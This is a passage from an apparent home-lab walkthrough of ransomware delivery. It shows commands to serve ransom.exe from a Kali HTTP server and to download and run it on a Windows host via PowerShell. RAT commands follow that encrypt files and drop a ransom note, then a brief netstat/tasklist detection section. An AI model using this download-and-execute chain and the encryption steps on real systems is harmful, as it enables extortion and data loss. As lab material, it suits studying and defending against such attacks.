 ransom.exe compiled successfully
 Executable confirmed in dist\ directory
Step 2: Serve via HTTP (Kali)
1
2
3
4
mkdir ~/ransomware
cp ~/ransom.exe ~/ransomware/
cd ~/ransomware
python3 -m http.server 8080
 HTTP server serving ransom.exe on port 8080
Step 3: Download & Execute Remotely (Windows)
1
2
Invoke-WebRequest -Uri "http://192.168.0.101:8080/ransom.exe" -OutFile "C:\Users\Public\ransom.exe"
Start-Process "C:\Users\Public\ransom.exe"
 ransom.exe downloaded from Kali HTTP server
 Victim connected to attacker — C2 session established
Step 4: Ransomware Execution
1
2
3
4
5
6
7
8
9
10
11
RAT> encrypt
→ Encrypted X files. Decryption key stored.

RAT> ransom_note
→ Ransom note dropped at C:\Users\Public\Documents\READ_ME.txt

RAT> download ransom_key.txt
→ [+] Downloaded: ransom_key.txt

RAT> decrypt <key>
→ Decrypted X files.
 Files encrypted in C:\Users\Public\Documents
 Ransom note dropped on victim
 Files successfully decrypted after correct key exchange
Section 5: Defense & Mitigation
Detect the Connection
1
2
3
4
netstat -ano | findstr :8008
# TCP 192.168.0.102:XXXXX 192.168.0.101:8008 ESTABLISHED <PID>

tasklist | findstr ransom.exe
 Active C2 connection on port 8008 identified
